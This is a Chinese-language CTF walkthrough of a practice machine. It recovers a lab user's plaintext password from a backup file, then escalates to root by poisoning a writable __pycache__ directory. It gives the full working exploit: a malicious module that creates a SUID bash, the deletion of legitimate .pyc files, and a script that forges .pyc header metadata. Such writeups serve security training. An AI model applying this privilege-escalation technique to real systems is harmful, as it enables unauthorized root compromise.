
这是一个 miku 用户的 suid 文件，可以读取 miku 用户的文件，find 查找 miku 用户的文件





找到一个 miku 用户的备份文件，拿到一组用户信息


miku：V0cal0id_M1ku_39



尝试 ssh 登录 miku 用户成功

sudo 权限枚举

使用 sudo -l 枚举 miku 用户的 sudo 权限



脚本分析

脚本功能：调用 `system_utils` 模块中的 `check_disk_space` 函数检查磁盘使用情况

```
miku@fromytoy:~$ cat /usr/local/lib/python_scripts/cleanup_task.py
#!/usr/bin/env python3
import sys
import os
import system_utils

def main():
    print("[*] Starting system cleanup...")
    if os.geteuid() != 0:
        print("[-] Error: This script must be run as root.")
        sys.exit(1)



    system_utils.check_disk_space()
    print("[+] Cleanup completed successfully.")

if __name__ == "__main__":
    main()
```

在 `/usr/local/lib/python_scripts/` 目录下，发现 `system_utils.py` 模块，查看模块内容：

这个模块调用了 os.system 执行 shell 命令 `df -h` ，查看磁盘使用情况

```
miku@fromytoy:~$ find / -name 'system_utils' 2>/dev/null
miku@fromytoy:~$ find / -name '*system_utils*' 2>/dev/null
/usr/local/lib/python_scripts/__pycache__/system_utils.cpython-39.pyc
/usr/local/lib/python_scripts/system_utils.py
miku@fromytoy:~$ cat /usr/local/lib/python_scripts/system_utils.py
import os
def check_disk_space():
    print("[*] Checking disk usage...")
    os.system("df -h")
```

__pycache__投毒

查找可写目录

```
find / -type d -writable 2>/dev/null | grep -Ev '^/run|^/proc|^/sys'
```


`/usr/local/lib/python_scripts/` 下的 `__pycache__` 目录是可写的

```
miku@fromytoy:~$ find / -type d -writable 2>/dev/null | grep -Ev '^/run|^/proc|^/sys'
/dev/mqueue
/dev/shm
/usr/local/lib/python_scripts/__pycache__
/tmp
/tmp/.Test-unix
/tmp/.font-unix
/tmp/.ICE-unix
/tmp/.XIM-unix
/tmp/.X11-unix
/home/miku
/var/tmp
/var/lib/php/sessions
miku@fromytoy:~$ sudo -l
Matching Defaults entries for miku on fromytoy:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User miku may run the following commands on fromytoy:
    (ALL) NOPASSWD: /usr/bin/python3 /usr/local/lib/python_scripts/cleanup_task.py
miku@fromytoy:~$ ls -alh /usr/local/lib/python_scripts/
total 20K
drwxr-xr-x 3 root root 4.0K Jan 19 22:50 .
drwxr-xr-x 5 root root 4.0K Jan 19 22:40 ..
-rwxr-xr-x 1 root root  359 Jan 19 22:50 cleanup_task.py
drwxrwxrwx 2 root root 4.0K Jan 20 00:35 __pycache__
-rw-r--r-- 1 root root   97 Jan 19 22:41 system_utils.py
miku@fromytoy:~$
```

攻击原理：Python在导入模块时会优先使用**pycache**目录下的.pyc文件，并且会验证.pyc文件中的时间戳和源文件.py的时间戳是否一致，以及文件大小。如果一致，则使用缓存，否则重新编译.

在 pyc 文件的 header 部分，大小为 16 字节，包含魔数、时间戳和文件大小等信息。

https://ctf-wiki.org/misc/other/pyc/ - pyc 文件



这个目录是可写的，所以可以删除掉 root 用户编译的字节码 pyc 文件，在 tmp 目录下编译生成恶意的 system_utils.py 文件，编译后移动到 `/usr/local/lib/python_scripts/__pycache__/` 目录下覆盖原有的 pyc 文件，注意时间戳的问题

编写恶意python文件

```
cat << 'EOF' > /tmp/pwn.py
import os
def check_disk_space():
    os.system("cp /bin/bash /tmp/bash")
    os.system("chmod +s /tmp/bash")
EOF
```

编译

```
python3 -m py_compile /tmp/pwn.py
```

删除原有的 pyc 文件

```
rm -rf /usr/local/lib/python_scripts/__pycache__/system_utils.cpython-39.pyc
rm -rf /usr/local/lib/python_scripts/__pycache__/cleanup_task.cpython-39.pyc
```

编写修正脚本头部元数据的 exp.py 文件

```
# /tmp/exp.py
cat << 'EOF' > /tmp/exp.py
import struct
import os

source_file = "/usr/local/lib/python_scripts/system_utils.py"
target_pyc = "/tmp/__pycache__/pwn.cpython-39.pyc"
output_pyc = "/usr/local/lib/python_scripts/__pycache__/system_utils.cpython-39.pyc"

# 1. 获取 root 源文件的元数据
stat = os.stat(source_file)
mtime = int(stat.st_mtime)
size = stat.st_size & 0xFFFFFFFF

# 2. 读取你编译好的恶意 pyc
with open(target_pyc, "rb") as f:
    data = bytearray(f.read())

# 3. 修正头部元数据 (针对 Python 3.7+)
# 偏移 8-11: 时间戳 (Little-endian)
data[8:12] = struct.pack("<I", mtime)
# 偏移 12-15: 文件大小
data[12:16] = struct.pack("<I", size)

# 4. 写入目标位置
with open(output_pyc, "wb") as f:
    f.write(data)

print(f"[+] Successfully forged {output_pyc}")
EOF
```

执行 exp.py 文件，生成修正后的 pyc 文件 并移动到 `/usr/local/lib/python_scripts/__pycache__/` 目录下覆盖原有的 pyc 文件

```
python3 /tmp/exp.py
```

执行 sudo 提权 bash

```
              sudo /usr/bin/python3 /usr/local/lib/python_scripts/cleanup_task.py
[*] Starting system cleanup...
[+] Cleanup completed successfully.
miku@fromytoy:~$ ls -alh /tmp
total 1.2M
drwxrwxrwt 11 root root 4.0K Jan 20 10:44 .
drwxr-xr-x 18 root root 4.0K Mar 18  2025 ..
-rwsr-sr-x  1 root root 1.2M Jan 20 10:44 bash
-rw-r--r--  1 miku miku  774 Jan 20 10:44 exp.py
drwxrwxrwt  2 root root 4.0K Jan 20 09:51 .font-unix
drwxrwxrwt  2 root root 4.0K Jan 20 09:51 .ICE-unix
-rw-r--r--  1 miku miku  110 Jan 20 10:43 pwn.py
drwxr-xr-x  2 miku miku 4.0K Jan 20 10:43 __pycache__
drwx------  3 root root 4.0K Jan 20 09:51 systemd-private-68afa554810d4ff89e7d6ab4667741bb-apache2.service-7kRdbf
drwx------  3 root root 4.0K Jan 20 09:51 systemd-private-68afa554810d4ff89e7d6ab4667741bb-systemd-logind.service-Y4KYCh
drwx------  3 root root 4.0K Jan 20 09:51 systemd-private-68afa554810d4ff89e7d6ab4667741bb-systemd-timesyncd.service-hIgExf
drwxrwxrwt  2 root root 4.0K Jan 20 09:51 .Test-unix
drwxrwxrwt  2 root root 4.0K Jan 20 09:51 .X11-unix
drwxrwxrwt  2 root root 4.0K Jan 20 09:51 .XIM-unix
miku@fromytoy:~$
```

很不错的靶机，期待下一台。